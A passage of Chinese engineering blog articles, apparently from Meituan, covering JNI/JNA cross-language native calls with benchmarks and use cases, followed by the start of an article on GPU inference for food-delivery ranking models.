typedef _jthrowable *jthrowable;
typedef _jstring *jstring;
typedef _jarray *jarray;
```

**注**：在 Java 中，非原生类型均是 Object 的派生类，多个 object 的数组本身也是一个 object，每个 object 的类型是一个 class，同时 class 本身也是一个 object。

```
class _jobject {};
class _jclass : public _jobject {};
class _jthrowable : public _jobject {};
class _jarray : public _jobject {};
class _jcharArray : public _jarray {};
class _jobjectArray : public _jarray {};
```

jni.h 中配套提供了内存拷贝和读取的工具类，比如前面例子中的 `GetStringUTFChars` 能够将 JVM 中的字符串中的文本内容，按照 utf8 编码的格式，拷贝到 native heap 中，并将 char* 指针传递给 native 方法使用。

整个调用过程，产生的内存拷贝，Java 中的对象由 JVM 的 GC 进行清理，Native Heap 中的对象如果是由 JNI 框架分配生成的，如上文 JNI 示例中的参数，均由框架进行统一释放。而在 C/C++ 中新分配的对象，则需要用户代码在 C/C++ 中手动释放。简而言之，Native Heap 中与普通的 C/C++ 进程一致，没有 GC 机制的存在，并且遵循着谁分配谁释放的内存治理原则。

## 4.3 扩展阅读（JNA 直接映射）

相比于 JNI，JNA 使用了其函数调用的基础框架，其中的内存映射部分，由 JNA 工具库中的工具类自动化的完成类型映射和内存拷贝的大部分工作，从而避免大量胶水

代码的编写，使用上更为友好，但相应的这部分工作则产生了一些性能上的损耗。

JNA 还额外提供了一种 “直接映射”(DirectMapping) 的调用方式来弥补这一不足。但是直接映射对于参数有着较为严格的限制，只能传递原生类型、对应数组以及 Native 引用类型，并且不支持不定参数，方法返回类型只能是原生类型。

直接映射的 Java 代码中需要增加 native 关键字，这与 JNI 的写法一致。

`DirectMapping` 示例

```
import com.sun.jna.*;
public class JnaDemo {
    public static native double cos(DoubleByReference x);
    static {
        Native.register(Platform.C_LIBRARY_NAME);
    }

    public static void main(String[] args) {
        System.out.println(cos(new DoubleByReference(1.0)));
    }
}
```

DoubleByReference 即是双精度浮点数的 Native 引用类型的实现，它的 JNA 源码定义如下（仅截取相关代码）：

```
//DoubleByReference
public class DoubleByReference extends ByReference {
    public DoubleByReference(double value) {
        super(8);
        setValue(value);
    }
}

// ByReference
public abstract class ByReference extends PointerType {
    protected ByReference(int dataSize) {
        setPointer(new Memory(dataSize));
    }
}
```

Memory 类型是 Java 版的 shared_ptr 实现，它通过引用引数的方式，封装了内存分配、引用、释放的相关细节。这种类型的数据内存实际上是分配在 native 的堆中，

Java 代码中，只能拿到指向该内存的引用。JNA 在构造 Memory 对象的时候通过调用 malloc 在堆中分配新内存，并记录指向该内存的指针。

在 ByReference 的对象释放时，调用 free，释放该内存。JNA 的源码中 ByReference 基类的 finalize 方法会在 GC 时调用，此时会去释放对应申请的内存。因此在 JNA 的实现中，动态库中的分配的内存由动态库的代码管理，JNA 框架分配的内存由 JNA 中的代码显示释放，但是其触发时机，则是靠 JVM 中的 GC 机制释放 JNA 对象时来触发运行。这与前文提到的 Native Heap 中不存在 GC 机制，遵循谁分配谁释放的原则是一致的。

```
@Override
protected void finalize() {
    dispose();
}

/** Free the native memory and set peer to zero */
protected synchronized void dispose() {
    if (peer == 0) {
        // someone called dispose before, the finalizer will call
dispose again
        return;
    }

    try {
        free(peer);
    } finally {
        peer = 0;
        // no null check here, tracking is only null for SharedMemory
        // SharedMemory is overriding the dispose method
        reference.unlink();
    }
}
```

## 4.4 性能分析

提高运算效率是 Native 调用中的一个重要目的，但是经过上述分析也不难发现，在一次跨语言本地化的调用过程中，仍然有大量的跨语言工作需要完成，这些过程也需要支出对应的算力。因此并不是所有 Native 调用，都能提高运算效率。为此我们需要理解语言间的性能差异在哪儿，以及跨语言调用需要耗费多大的算力支出。

语言间的性能差异主要体现在三个方面：

- Python 与 Java 语言都是解释执行类语言，在运行时期，需要先把脚本或字节码翻译成二进制机器指令，再交给 CPU 进行执行。而 C/C++ 编译执行类语言，则是直接编译为机器指令执行。尽管有 JIT 等运行时优化机制，但也只能一定程度上缩小这一差距。
- 上层语言有较多操作，本身就是通过跨语言调用的方式由操作系统底层实现，这一部分显然不如直接调用的效率高。
- Python 与 Java 语言的内存管理机制引入了垃圾回收机制，用于简化内存管理，GC 工作在运行时，会占用一定的系统开销。这一部分效率差异，通常以运行时毛刺的形态出现，即对平均运行时长影响不明显，但是对个别时刻的运行效率造成较大影响。

而跨语言调用的开销，主要包括三部分：

- 对于 JNA 这种由动态代理实现的跨语言调用，在调用过程中存在堆栈切换、代理路由等工作。
- 寻址与构造本地方法栈，即将 Java 中 native 方法对应到动态库中的函数地址，并构造调用现场的工作。
- 内存映射，尤其存在大量数据从 JVM Heap 向 Native Heap 进行拷贝时，这部分的开销是跨语言调用的主要耗时所在。

我们通过如下实验简单做了一下性能对比，我们分别用 C 语言、Java、JNI、JNA 以及 JNA 直接映射五种方式，分别进行 100 万次到 1000 万次的余弦计算，得到耗时对比。在 6 核 16G 机器，我们得到如下结果：

| 计算数量（百万次） | C | Java | JNA | JNI | JNA DM |
|---|---|---|---|---|---|
| 1 | 0.012 | 0.016 | 1.275 | 0.142 | 0.196 |
| 2 | 0.024 | 0.034 | 2.307 | 0.308 | 0.372 |
| 3 | 0.036 | 0.048 | 3.241 | 0.450 | 0.532 |
| 4 | 0.048 | 0.062 | 4.147 | 0.616 | 0.702 |
| 5 | 0.060 | 0.077 | 4.986 | 0.781 | 0.859 |
| 6 | 0.071 | 0.091 | 5.873 | 0.977 | 1.013 |
| 7 | 0.083 | 0.106 | 6.792 | 1.132 | 1.193 |
| 8 | 0.095 | 0.120 | 7.695 | 1.302 | 1.357 |
| 9 | 0.107 | 0.134 | 8.595 | 1.445 | 1.550 |
| 10 | 0.118 | 0.149 | 9.566 | 1.611 | 1.737 |





图 6





图 7

由实验数据可知，运行效率依次是 `C > Java > JNI > JNA DirectMapping > JNA`。 C 语言高于 Java 的效率，但两者非常接近。JNI 与 JNA DirectMapping 的方式性能基本一致，但是会比原生语言的实现要慢很多。普通模式下的 JNA 的速度最慢，会比 JNI 慢 5 到 6 倍。

综上所述，跨语言本地化调用，并不总是能够提升计算性能，需要综合计算任务的复杂度和跨语言调用的耗时进行综合权衡。我们目前总结到的适合跨语言调用的场景有：

- **离线数据分析**：离线任务可能会涉及到多种语言开发，且对耗时不敏感，核心点在于多语言下的效果打平，跨语言调用可以节省多语言版本的开发成本。
- **跨语言 RPC 调用转换为跨语言本地化调用**：对于计算耗时是微秒级以及更小的量级的计算请求，如果通过 RPC 调用来获得结果，用于网络传输的时间至少是毫秒级，远大于计算开销。在依赖简单的情况下，转化为本地化调用，将大幅缩减单请求的处理时间。
- 对于一些复杂的模型计算，Python/Java 跨语言调用 C++ 可以提升计算效率。

## 5. 应用案例

如上文所述，通过本地化调用的方案能够在性能和开发成本上带来一些收益。我们将这些技术在离线任务计算与实时服务调用做了一些尝试，并取得了比较理想的结果。

### 5.1 离线任务中的应用

搜索业务中会有大量的词表挖掘、数据处理、索引构建等离线计算任务。这个过程会用到较多查询理解里的文本处理和识别能力，如分词、名命体识别等。因为开发语言的差异，将这些能力在本地重新开发一遍，成本上无法接受。因此之前的任务中，在离线计算过程中会通过 RPC 方式调用线上服务。这个方案带来如下问题：

- 离线计算任务的量级通常较大，执行过程中请求比较密集，会占用占用线上资源，影响线上用户请求，安全性较低。
- 单次 RPC 的耗时至少是毫秒级，而实际的计算时间往往非常短，因此大部分时间实际上浪费在了网络通信上，严重影响任务的执行效率。
- RPC 服务因为网络抖动等因为，调用成功率不能达到 100%，影响任务执行效果。
- 离线任务需引入 RPC 调用相关代码，在 Python 脚本等轻量级计算任务里，这部分的代码往往因为一些基础组件的不完善，导致接入成本较高。





图 8

将 RPC 调用改造为跨语言本地化调用后，上述问题得以解决，收益明显。

- 不再调用线上服务，流量隔离，对线上安全不产生影响。
- 对于 1000 万条以上的离线任务，累计节省至少 10 小时以上的网络开销时间。
- 消除网络抖动导致的请求失败问题。
- 通过上述章节的工作，提供了开箱即用的本地化工具，极大的简化了使用成本。





图 9

## 5.2 在线服务中的应用

查询理解作为美团内部的基础服务平台，提供分词词性、查询纠错、查询改写、地标识别、异地识别、意图识别、实体识别、实体链接等文本分析，是一个较大的 CPU 密集型服务，承接了公司内非常多的本文分析业务场景，其中有部分场景只是需要个别信号，甚至只需要查询理解服务中的基础函数组件，对于大部分是通过 Java 开发的业务服务，无法直接引用查询理解的 C++ 动态库，此前一般是通过 RPC 调用获取结果。通过上述工作，在非 C++ 语言的调用方服务中，可以将 RPC 调用转化为跨语言本地化调用，能够明显的提升调用端的性能以及成功率，同时也能有效减少服务端的资源开销。





图 10

## 6. 总结

微服务等技术的发展使得服务创建、发布和接入变得越来越简单，但是在实际工业生产中，并非所有场景都适合通过 RPC 服务完成计算。尤其在计算密集型和耗时敏感型的业务场景下，当性能成为瓶颈时，远程调用带来的网络开销就成了业务不可承受之痛。本文对语言本地化调用的技术进行了总结，并给出一些实践经验，希望能为大家解决类似的问题提供一些帮助。

当然，本次工作中还有许多不足，例如因为实际生产环境的要求，我们的工作基本都集中在 Linux 系统下，如果是以开放库形式，让使用方可以自由使用的话，可能还需要考虑兼容 Windows 下的 DLL，Mac OS 下的 dylib 等等。本文可能还存在其他不足之处，欢迎大家指留言指正、探讨。

本文例子的源代码请访问：GitHub。

## 7. 参考文献


- JNI 内存相关文档
- JNI 类型映射
- JNA 开源地址
- Linux dlopen
- Linux dlclose
- Linux dlsym
- CPython 源码
- CPython 中 ctypes 的介绍

- CTypes Struct 实现
- Python 项目分发打包
- C 与 C++ 函数签名
- JNI，JNA 与 JNR 性能对比

## 8. 本文作者

林阳、朱超、识瀚，均来自美团平台 / 搜索与 NLP 部 / 搜索技术部。

# GPU 在外卖场景精排模型预估中的应用实践

作者：杨杰　陈卓

## 1. 前言

近些年，随着机器学习技术的蓬勃发展，以 GPU 为代表的一系列专用芯片以优越的高性能计算能力和愈发低廉的成本，在机器学习领域得到广泛认可和青睐，且与传统的 CPU 体系不断融合，形成了新的异构硬件生态。

在这种技术浪潮之中，很多技术研发者会面临着这样的问题：在我们的业务上应用 GPU 硬件能获得什么？如何快速、平滑地从传统 CPU 体系基础上完成切换？站在机器学习算法设计的角度，又会带来什么影响和改变？在 GPU 生态下众多的技术路线和架构选型中，如何找到一条最适合自身场景的路径？

美团外卖搜索推荐团队，也面临着类似的挑战和问题。本文我们会分享美团外卖搜索 / 推荐业务中，模型预估的 GPU 架构设计与落地过程，并将一些技术细节和测试数据做了详尽的披露，希望能为广大的技术同行提供一些有价值的参考。

## 2. 背景

当前，美团外卖主要通过搜索和推荐两种流量分发方式，满足用户对“万物到家”的需求。除了首页的搜索、推荐功能外，重点品类会在首页增加独立入口（下文称之为“金刚”），每个金刚入口中都有类似于首页搜索、推荐的区域，而不同场景入口共同服务于外卖的最终成单。首页、金刚、店内的联动关系如下图所示：

面向点击率（CTR）/ 转化率（CVR）预估的深度学习，是每一个电商类搜索 / 推荐产品中的核心技术，直接决定了产品的用户体验和转化效果，同时也是机器资源消耗的“大户”。而 CTR/CVR 精排模型的设计和实践，也是美团外卖搜索推荐（下称搜推）技术团队必须要攻克且不断追求卓越的必争之地。

从搜推系统设计的角度上看，不同的搜索、推荐入口会自然形成独立的调用链路。在传统的模型设计思路下，会对不同入口链路、不同漏斗环节的 CTR/CVR/PRICE 多个目标独立设计模型，这也是美团外卖搜推过往模型设计的经典方式。而从 2021 年起，基于多场景全局优化的考量，搜推场景的 CTR/CVR 预估模型开始逐步走向多

模型统一，综合利用多个入口的数据、结合不同入口自身的业务特点实现多个入口的联动优化，逐步实现“One Model to Serve All”的目标。

从模型计算实践的角度上看，外卖精排模型的发展，让模型 Dense 网络的计算量显著膨胀，以 CPU 为计算主力的软硬件架构已经难以应对算法的发展需求，即便成本消耗大幅加剧，算力天花板仍然“近在咫尺”。而 GPU 硬件面向稠密计算的算力优势，恰恰吻合新的模型特点，可以从根本上打破精排模型预估 / 训练中的算力困局。因此，从 2021 年开始，美团外卖搜推场景的深度学习体系开始逐步从纯 CPU 架构走向 CPU+GPU 的异构硬件计算平台，以满足美团外卖模型算法演进对算力的新要求。

本文接下来的内容，会从外卖搜推场景的精排模型设计出发，结合美团实际的软硬件特点，为大家详细分享在外卖精排模型预估领域，从纯 CPU 架构转型到 CPU+GPU 异构平台的探索和实践过程，供广大技术同行参考。

# 3. 外卖搜推场景下的精排模型

本章节主要介绍在外卖场景下多模型统一的演进思路、模型特点以及在实践中的挑战。本文只对模型设计思路做简单的说明，引出后续模型计算在 GPU 落地中的实践思考。

## 3.1 精排模型的设计思路

如前文所述，在美团外卖多入口联动的场景特点下，经典的单体模型设计存在着以下局限：


1. 首页推荐与各金刚入口推荐各维护一个精排模型，不仅维护成本高而且训练数据割裂，导致精排模型不能捕捉到用户在所有推荐场景的兴趣。
2. 推荐场景的精排模型只使用推荐场景的训练样本，未利用用户在其他重要入口的训练样本，比如搜索、订单页，模型只学习到用户在局部场景的偏好信息。
3. 推荐场景的训练样本中存在 Position Bias 问题，具体是指用户点击一个商家，有可能只是因为该商家在推荐 Feeds 中排序位置比较靠前，而非因为用

户对此商家真正感兴趣，此类 Bias 会引起模型训练有偏。


4. 多目标之间存在贝叶斯约束，网络结构中未考虑，CXR=CTR × CVR，CXR 预估值应比 CTR 小，模型在验证集上会出现 CXR 比 CTR 还高的现象，预估不准确。

基于此，在 2021 年，美团外卖搜推场景提出了向超越单体的多模型统一演进、逐步实现“One Model to Serve All”的思想，这一理念在模型设计中具体体现在：

1. CTR/CXR 多目标的融合，实现多目标预测的模型统一。
2. 场景专家网络与 Attention 网络的融合，实现不同流量入口之间的模型泛化和统一。
3. 领域专属网络和共享网络的融合，实现推荐场景向搜索场景的迁移学习。




融合场景专家网络与 Attention 的模型网络结构示意图




融合领域专属网络和共享网络的模型结构示意

随着外卖精排模型的发展和演进，模型 Dense 网络的参数量显著增加，单次推理的 FLOPs 达到 26M，对 CPU 计算架构造成了巨大压力。另一方面，我们采用 Float 16 压缩、特征自动选择、网络交叉替代手动交叉特征等技术手段，将模型由 100G 缩小到 10G 以内，并且过程中通过模型的优化，做到了模型效果无损。

综上，外卖搜推精排模型稠密部分计算复杂、稀疏部分体积可控，这些良好的特性，为我们在 GPU 硬件架构上落地推理计算提供了相对适宜的模型算法基础。接下来，我们将探讨如何在高吞吐、低耗时的外卖搜索推荐系统中，利用 GPU 硬件有效解决外卖精排模型在线预估中的成本和性能问题，并给出我们的实践过程和结果。

## 3.2 模型应用的特点与挑战

在搜索 / 推荐技术领域中，稀疏模型预估（CTR/CVR）是决定算法效果的核心要素，模型预估服务是搜索推荐系统中必不可少的组成部分，业内各大公司已有很多经典的实现方案。在讨论具体实践之前，先介绍一下我们的场景特点：

① 需求层面

- **模型结构**：如前文介绍，外卖场景下的精排模型的稠密网络部分相对复杂，单次推理的 FLOPs 达到 26M；而模型的稀疏部分经过大量的优化，体积得到了有效的控制，模型规模在 10G 以内。
- **服务质量要求**：推荐服务作为经典的高性能 To C 场景，业内大部分同类系统的超时控制在百毫秒量级，分解到预估服务，超时一般需要控制在十毫秒的量级。

② 软件框架层面

- **开发框架**：模型开发采用 TensorFlow 框架 [1]。作为主流的深度学习第二代框架，TensorFlow 具备强大的模型表达能力，这也导致其算子粒度比较小，这一特点无论是对 CPU 还是 GPU 架构都会带来很大的额外开销。
- **在线服务框架**：采用 TensorFlow Serving 框架 [2]。基于此框架，可将离线训练好的机器学习模型部署到线上，并利用 rpc 对外提供实时预估服务。TensorFlow Serving 支持模型热更新及模型版本管理，主要特点是使用灵活，性能较好。

③ 硬件层面

- **机型特性**：美团基于提升算力密度的考量，在预估服务采用了 GPU BOX 机型。相对于传统的 GPU 插卡机型，这一类机型每张 GPU 卡配套的 CPU 和内存相对有限，这需要我们在设计在线服务时，精细化的考量 CPU、GPU 上的计算和数据分布，达到更好的利用率均衡。
- **GPU 固有属性**：GPU kernel 大体上可以划分为传输数据、kernel 启动、kernel 计算等几个阶段 [3]，其中每个 kernel 的启动需要约 10us 左右。因此，GPU 预估会面临一个普适问题，大量的小算子导致每个 kernel 的执行时间很短，kernel 启动的耗时占了大部分。相邻的 kernel 之间需要通过读写显存进行数据的传输，产生大量的访存开销。而 GPU 的访存吞吐远远低于计算吞吐，导致性能低下，GPU 的利用率并不高。


总结而言，与业内其他主流搜推场景相对比，我们的 CTR 模型预估场景有两个明显特点：

- 稠密网络部分计算复杂度高，相对的，稀疏网络在模型设计环节经过了大量的优化，体积相对较小。
- 使用 GPU BOX 机型，单 GPU 卡的 CPU 配额受限，需要针对性优化 CPU 的计算负荷。

基于这两个特点，我们在面向 GPU 的优化实践中就可以更具针对性了。

## 4. 模型服务架构概览

本章节简要介绍美团外卖搜推在线预估服务的整体架构和角色分工，也是外卖搜推精排模型在 GPU 落地实践的工程系统基础。




**系统关键角色**

- **Dispatch**：承担着特征获取和特征计算的职能，如前文所述，美团使用 GPU BOX 机型搭建预估服务，推理计算的 CPU 资源本身就十分吃紧，因此自然会考虑将在线特征工程部分独立部署，避免 CPU 资源的抢占。本部分和 GPU 实践关系不大，不是本文的重点。
- **Engine**：承担着模型在线推理的职能，通过 RPC 的方式输入特征矩阵、输出预估结果。采用 GPU BOX 机型（单容器 8 核 +1 NVIDIA Tesla T4），平均响应时间需控制在 20ms 以内，下文所述 GPU 优化实践主要面向这一模块的特点进行。
- **Booster**：在模型更新过程中离线执行的模型优化器，内部以 Optimizer 插件

的方式，混合了手工优化器插件和 DL 编译优化器插件，是下文所述 GPU 优化操作的执行者。

## 5. GPU 优化实践

本章节将展开分享精排模型预估计算在 GPU 架构落地中的优化过程。

与 CV、NLP 等经典机器学习领域不同，以 CTR 模型为代表的稀疏模型由于结构多变、包含大量业务特化等原因，硬件供应商难以对这一类未收敛的模型结构提供端到端优化工具。因此，在 CTR 模型大规模应用的领域中，一般会结合 GPU 特性，面向使用场景对模型执行 Case By Case 的优化措施。按模型优化的目标来区分，可以大致分类为系统优化和计算优化：

① **系统优化**：一般指通过对计算、存储、传输的调度，使 CPU+GPU 的异构硬件体系可以更有效率的协同和被使用。典型的系统优化包括：

- 设备摆放
- 算子融合
- GPU 并发 / 流水线优化

② **计算优化**：一般指面向硬件特性，优化模型前向推理网络的结构设计和算子执行逻辑，使模型推理计算在 GPU 上的计算开销更小，效率更高。典型的计算优化包括：

- 冗余计算去除
- 量化计算
- 高性能库的应用

在本文介绍的优化工作中，我们对上述常见优化中的大部分思路进行了探索和实践，下文会逐一进行阐述，并给出优化效果和面向实际场景的总结分析。


## 5.1 系统优化

### 5.1.1 设备摆放

